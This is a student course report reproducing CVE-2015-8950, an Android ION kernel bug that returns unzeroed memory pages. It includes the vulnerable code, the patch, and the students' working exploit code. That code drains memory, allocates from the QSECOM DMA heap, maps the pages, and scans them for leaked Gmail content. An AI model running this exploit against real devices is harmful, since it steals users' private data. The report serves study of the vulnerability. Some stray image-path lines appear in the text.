CS179F Final Report
Kai Wen Tsai, ENCS, 861261944
Salud Lemus, ENCS, 861263059
FALL 12/11/19

CVE-2015-8950

1. Introduction

CVE-2015-8950 is categorized as an information exposure vulnerability in the ION memory Management system which is used by many Android devices. This vulnerability could cause information leakage without explicit permission from the user. An attacker could use this vulnerability to seize sensitive information from other applications such as Gmail, even the picture preview in the camera application and voice content from the microphone. Some Android devices that were affected include Nexus 5, Nexus 5X, Nexus 6, and Nexus 6P.

For our demonstration, we used a Nexus 6P Android device. This device was running kernel version 3.10.73 and Android 6.0 (Android Marshmallow).

Background/Context

ION Memory Management system:

```
/**
 * enum ion_heap_types - list of all possible types of heaps
 * @ION_HEAP_TYPE_SYSTEM:        memory allocated via vmalloc
 * @ION_HEAP_TYPE_SYSTEM_CONTIG: memory allocated via kmalloc
 * @ION_HEAP_TYPE_CARVEOUT:      memory allocated from a prereserved
 *                               carveout heap, allocations are physically
 *                               contiguous
 * @ION_HEAP_TYPE_DMA:           memory allocated via DMA API
 * @ION_NUM_HEAPS:               helper for iterating over heaps, a bit mask
 *                               is used to identify the heaps, so only 32
 *                               total heap types are supported
 */
enum ion_heap_type {
    ION_HEAP_TYPE_SYSTEM, // 0
    ION_HEAP_TYPE_SYSTEM_CONTIG, // 1
    ION_HEAP_TYPE_CARVEOUT, // 2
    ION_HEAP_TYPE_CHUNK, // 3
    ION_HEAP_TYPE_DMA, // 4
    ION_HEAP_TYPE_CUSTOM, /* must be last so device specific heaps alway are at the end of this enum */
    ION_NUM_HEAPS = 16,
};
```

Several ION heap types available to an Android device

The ION memory management system is a unified memory management interface. It allows efficient sharing of memory between user space, kernel space, and hardware devices. This is achieved by sharing memory pages directly to avoid copying.

With ION, there are different types of heaps available to an Android device, and each heap type serve a different purpose. For example and for the focus of this vulnerability, Direct Memory Access (DMA) is a heap type in ION that allows hardware devices such as display control, camera, and microphone to access the memory without the CPU being involved which reduces copying.

Kernel Memory Allocation Functions:

In addition, through ION, some heap types use kernel memory allocation functions for returning pages to either kernel space or user space. These kernel memory allocation functions fall into three categories:

1) **Guaranteed Zeroing**: These types of kernel allocation functions guarantee that the allocated pages will be zeroed before returning them to user space or kernel space. An example is **kzalloc()**.
2) **Expected to zero, but actually may not**: Kernel allocation functions that fall into here may zero the allocated pages or not, and this is dependent on the function parameters, which usually take a ***"flags"*** parameter.
3) **Undecidable/undocumented zeroing behavior**: Lastly, by visual inspection (e.g. using a text editor), the implementation for these type of kernel allocation functions would be difficult to read (for example, due to bad documentation), which leads to not knowing whether they actually zero the allocated pages.

2. Vulnerability

```
    *ret_page = phys_to_page(phys);
    ptr = (void *)val;
    if (flags & __GFP_ZERO) //checking if is cleaned
        memset(ptr, 0, size);

}

return ptr;
```

Figure 1.

```
*dma_handle = phys_to_dma(dev, page_to_phys(page));
addr = page_address(page);
if (flags & __GFP_ZERO) //checking if is cleaned
    memset(addr, 0, size);

return addr;
```

Figure 2.
Vulnerable code (*arch/arm64/mm/dma-mapping.c*)

Although the ION memory management system comes with some pros, there are downsides as well. From a security perspective, the ION memory management system did not zero allocated pages, so dirty pages were returned to kernel and user space.

The two functions above, ***__alloc_from_pool()*** (Figure 1) and ***__dma_alloc_coherent()*** (Figure 2) are vulnerable functions susceptive to dirty pages being returned to user space. These two functions fall under category **Expected to zero, but actually may not** for kernel memory allocation functions. Therefore, the flag ***GFP_ZERO*** does not guarantee that the allocated pages will be zeroed, so the ***memset()*** inside the 'if' statement for both functions will not occur, leading to dirty pages being returned.

There were two reasons for not unconditionally zeroing the allocated pages:

1) **Performance**: Depending on the allocation size of the pages, calling the ***memset()*** would cause additional overhead to zero the content.
2) **Assumed the allocated pages won't be mapped to user space**: Because there were no restrictions as what devices can or could not interface with ION to allocate memory, some applications from user space could request allocation via the ION interface, which would then lead to dirty pages being returned, and then those pages would be mapped to user space. Thus, the idea of allocated pages not being mapped to user space no longer holds.

Patch

```
                *ret_page = phys_to_page(phys);
                ptr = (void *)val;
-               if (flags & __GFP_ZERO)
-                       memset(ptr, 0, size);
+               memset(ptr, 0, size);
```

```
                *dma_handle = phys_to_dma(dev, page_to_phys(page));
                addr = page_address(page);
-               if (flags & __GFP_ZERO)
-                       memset(addr, 0, size);
+               memset(addr, 0, size);
```

Unconditionally memset the allocated pages (*arch/arm64/mm/dma-mapping.c*)

Because the ***GFP_ZERO*** flag was not a guarantee to memset the memory, the patch was straightforward. Now, unconditionally zero the allocated pages via ***memset()*** for both functions prior to returning them to user space. In turn, there were no more dirty pages and did not allow user space processes to extract sensitive information from these dirty pages.

How We Understood It

We understood the vulnerability by reading the research paper written by Hang Zhang, Dongdong She, and Professor Zhiyun Qian. In the research paper, we were able to grasp how there is a vulnerability in the ION system. In addition, in the research paper, there were steps that explained how an Android application can be created to showcase the vulnerability.

Following the steps as a guideline, we attempted to create an Android application. We also used the YouTube video titled **"DMA gmail"** which can be found in the **"References (i.e. [1])"** section of the paper as a basis of the app (i.e. app functionality such as **"ALLOC"** button and **"GREP"** button).

We learned that allocating memory was the first step which would then vary depending on the device being used (in our case, a Nexus 6P device). This involved researching how to allocate memory within an app and how Android's low-memory killer worked so that our app won't be killed due to allocating a lot of memory. Because this vulnerability involved knowing the type of heap to allocate from and use, we also researched ION heap definitions via open-source code. There were some errors during the exploit implementation because each heap has an ID associated with it, so we had to make sure the correct heap ID (e.g. heap ID for the QSECOM heap) was being used during allocation.

3. Exploit

For the exploit and to reiterate, we used a Nexus 6P device that was running kernel version 3.10.73 and Android 6.0 (Android Marshmallow). From a high-level perspective, the exploit involved draining the system memory, opening the Gmail app to browse/open emails (therefore pushing the Gmail app to allocate from the QSECOM heap), and then reclaiming the memory allocated from the Gmail app and map it to user space.

Exploit Construction

The source code (the .C file) is here. The video of the exploit can be found here. The exploit consists of 5 steps which can be found below:


1. **Drain memory via *malloc()* from Android's native heap**:

```
JNIEXPORT jint JNICALL
Java_com_example_cs179fdemo_MainActivity_malloc(
        JNIEnv *env,
        jobject  this,
        jlong num_bytes) {

    size_t total_alloc_size = 0;

    addr_ptr = (char *) malloc(sizeof(char) * num_bytes);

    // Failed to allocate memory.
    if (!addr_ptr) {
        __android_log_print(ANDROID_LOG_DEBUG, DEBUG_TAG, "Failed to allocate memory\n");

        return FAIL;
    } else {
        // Successfully allocated memory.
        char successful_alloc_msg[50];
        sprintf(successful_alloc_msg, "Successfully allocated %lu bytes",
                (unsigned long)(sizeof(char) * num_bytes));

        __android_log_print(ANDROID_LOG_DEBUG, DEBUG_TAG, "%s\n", successful_alloc_msg);

        total_alloc_size += num_bytes;

        __android_log_print(ANDROID_LOG_DEBUG, DEBUG_TAG,
                "Total allocation size: %lu bytes\n", (unsigned long)total_alloc_size);

        memset((void *) addr_ptr, '\0', sizeof(char) * (unsigned long) num_bytes);

        return SUCCESS;
    }
}
```

Allocation function that used `*malloc()*`

This involved using binary search to determine the appropriate allocation size such that our app does not get terminated by Android's low-memory killer which is determined by numerous factors such as how much memory an app has allocated, whether the app is idle, etc. The allocation size is phone dependent. In our case, for the Nexus 6P, we allocated ~**1.4 GB - 1.6 GB**. The allocation happens upon clicking the **"ALLOC"** button in the app.

2. **Put our app in the background and launch Gmail**:



Email examples used in the demo

Because of step 1), when the app is put into the background and Gmail is opened, the Gmail application allocates memory from the QSECOM heap which is of type DMA. The reason is that DMA's reserved memory regions are exposed because there is no sufficient memory found elsewhere. So the Gmail app can allocate memory from the QSECOM heap through user-interfaces such as ***malloc()***.

3. **Allocate memory from the QSECOM heap**:

```
JNIEXPORT jint JNICALL
Java_com_example_cs179fdemo_MainActivity_find(JNIEnv *env, jobject this, jstring find_keywords) {
    // Get a file descriptor for `/dev/ion` to interface with ION.
    int fd = ion_open();

    // Failed to get a fd for `/dev/ion`.
    if (fd < 0) {
        return 0;
    }

    __android_log_print(ANDROID_LOG_DEBUG, ION_TAG,
                        "Successfully opened `/dev/ion`: fd == %d\n", fd);

    ion_user_handle_t handle;

    // Number obtained from trial and error.
    const size_t NUM_PAGES = 5888;

    // Allocate memory from the DMA heap.
    int ret = ion_alloc(fd, getpagesize() * NUM_PAGES, 0, (1 << ION_QSECOM_HEAP_ID),
                        ION_HEAP_TYPE_DMA, &handle);
```

Allocation code for QSECOM heap

```
enum ion_heap_ids {
    INVALID_HEAP_ID = -1,
    ION_CP_MM_HEAP_ID = 8,
    ION_CP_MFC_HEAP_ID = 12,
    ION_CP_WB_HEAP_ID = 16, /* 8660 only */
    ION_CAMERA_HEAP_ID = 20, /* 8660 only */
    ION_SYSTEM_CONTIG_HEAP_ID = 21,
    ION_ADSP_HEAP_ID = 22,
    ION_PIL1_HEAP_ID = 23, /* Currently used for other PIL images */
    ION_SF_HEAP_ID = 24,
    ION_SYSTEM_HEAP_ID = 25,
    ION_PIL2_HEAP_ID = 26, /* Currently used for modem firmware images */
    ION_QSECOM_HEAP_ID = 27,
    ION_AUDIO_HEAP_ID = 28,
    ION_MM_FIRMWARE_HEAP_ID = 29,
    ION_HEAP_ID_RESERVED = 31 /** Bit reserved for ION_FLAG_SECURE flag */
};
```

ION heap IDs (QSECOM heap ID = 27)

Now that the Gmail application used the QSECOM heap for memory allocation, upon clicking the **"FIND"** button and inputting the keyword to search for in the soon-to-be mapped memory, we obtain a file descriptor to interact with ION by calling `***open()***` on `***/dev/ion***` (step 4) and step 5) also occur after pressing the **"FIND"** button). This allows us to allocate memory through ION, where we specify from the QSECOM heap of type DMA. Because of the kernel memory allocation functions used by the DMA heap type, dirty pages are returned, and these pages can contain information that would be found in the Gmail app. We allocated `***getpagesize()* 5888**` bytes, where the integer 5888 was obtained through binary search as well. Similar to step 1), the idea is to also allocate as much as possible without `***ioctl()***` sys. call throwing an error so that the contents in the Gmail would be found in the allocation.

4. Map the allocated memory to user-space:

```
struct ion_fd_data fd_data = {
        .fd = -1,
        .handle = handle
};

// Create file descriptors to implement shared memory.
ret = ion_share(fd, &fd_data);

// Failed to create file descriptor to implement shared memory.
if(ret < 0){
    ion_free(fd, handle);

    ion_close(fd);
    return 0;
}

__android_log_print(ANDROID_LOG_DEBUG, ION_TAG, "Successfully created fds for shared memory\n");

void *start_addr = mmap((void *)0, getpagesize() * NUM_PAGES, PROT_READ | PROT_WRITE,
        MAP_SHARED, fd_data.fd, 0);

// `mmap()` failed, so return an empty string.
if(start_addr == MAP_FAILED){
    __android_log_print(ANDROID_LOG_DEBUG, ION_TAG, "mmap() returned -1 (error): %s\n",
            strerror(errno));

    ion_free(fd, handle);

    // No longer need the fd, so close it.
    ion_close(fd);

    return 0;
}
```


Sharing the ION buffer and mapping the buffer to user space

After allocating memory through ION, the next step is to share this ION buffer. This is done by using the `***ion_share()***` helper function which calls `***ion_ioctl()***`, passing in the argument `***ION_IOC_SHARE***`, which will store the shared file descriptor in `***fd_data***` struct. Then, we use the `***mmap()***` sys. call to map the shared ION buffer to user-space. Note that the length of the mapping is the same as the allocation size from step 3).

5. **Parse the mapped memory in user-space**:

```
// Convert Java string to C string.
const char *str= (*env)->GetStringUTFChars(env,find_keywords,0);
size_t str_len = strlen(str);
size_t cur_index = 0;
size_t num_found = 0;

__android_log_print(ANDROID_LOG_DEBUG, ION_TAG, "Attempting to find %s\n", str);

// Iterate through the mapped memory to see if the target string is found.
for(size_t i = 0; i < getpagesize() * NUM_PAGES; ++i) {
    if((*(data + i)) == str[cur_index]) {
        __android_log_print(ANDROID_LOG_DEBUG, ION_TAG, "Found %c\n", str[cur_index]);

        ++cur_index;

        // Found continuous dummy string.
        if(cur_index == str_len) {
            __android_log_print(ANDROID_LOG_DEBUG, ION_TAG,
                    "Found all matching characters from input\n");

            // start over/find more.
            cur_index = 0;
            ++num_found;
        }
    }
    else { // Current character did not match, so start over.
        cur_index = 0;

        //__android_log_print(ANDROID_LOG_DEBUG, ION_TAG, "Found instead %c\n", *(data + i));
    }
}
```

Iterating through the mapped memory



Characters found in the mapped memory

The previous step returned the starting address of the mapped memory. Note that this mapped memory is contiguous, ensuring that when we iterate through it, there is no segmentation

fault. This last step involves using a `**for**` loop which iterates through the mapped memory, checking for any instance(s) of the target string.

How We Understood It

We understood that we were on the right track because we utilized the function `***__android_log_print()***` throughout the implementation which displayed useful information in the Android Debugger when the application was running. For example, when we were iterating through the mapped memory, printing the current character showed that the pages were not zeroed, which indicates a success.

Lastly, although we achieved 100% unzeroed pages when iterating through the mapped memory, sometimes, that mapped memory did not contain information about the Gmail contents. Our app displays **"Did not find anything"** to indicate that the target string was not found. There was a **~17%** chance of success, where success is defined by finding a string/strings that were in an email/emails.

4. What We Learned

We have learned a lot because of this project/vulnerability. We have learned how to create an Android app, how to use Android Studio, and how to interface with the ION memory management system.

In addition, we have learned that, in terms of software design, security implications can be forgotten or not considered. An example is this vulnerability for the ION memory management system which led to dirty pages being returned to user space, exposing sensitive information.

We've also learned that many kernel allocation functions do not zero allocated pages. Also, `*malloc()*` can also not zero the allocated memory, only when requesting a large chunk or the process ran out of memory, so the OS has to interfere with the memory allocation.

Lastly, if we had more time or have a chance to start over, we would try to create different emails that would vary in content. For example, some emails would contain attached images. In doing so and when we are parsing through the mapped memory, we would have a higher chance of finding sensitive information that would otherwise be found in the email(s).

5. References

- *Research Paper:* *https://www.cs.ucr.edu/~zhiyunq/pub/ccs16_ion.pdf*
- *Attack replicated:* *https://sites.google.com/a/androidionhackdemo.net/androidionhackdemo/information-leakage-1*
- *Linux source code:* *https://github.com/torvalds/linux/commit/6829e274a623187c24f7cfc0e3d35f25d087fcc5*
- *CVE:* *https://lwn.net/Articles/480055/*
- *https://android.googlesource.com/platform/external/kernel-headers/+/refs/heads/marshmallow-release/original/uapi/linux/ion.h*
- *https://android.googlesource.com/kernel/msm/+/android-6.0.1_r0.74/drivers/staging/android/uapi/linux/msm_ion.h*
- *http://www.programmersought.com/article/80641263150/;jsessionid=D6AB2AED894249D42EABE7F2E2907045*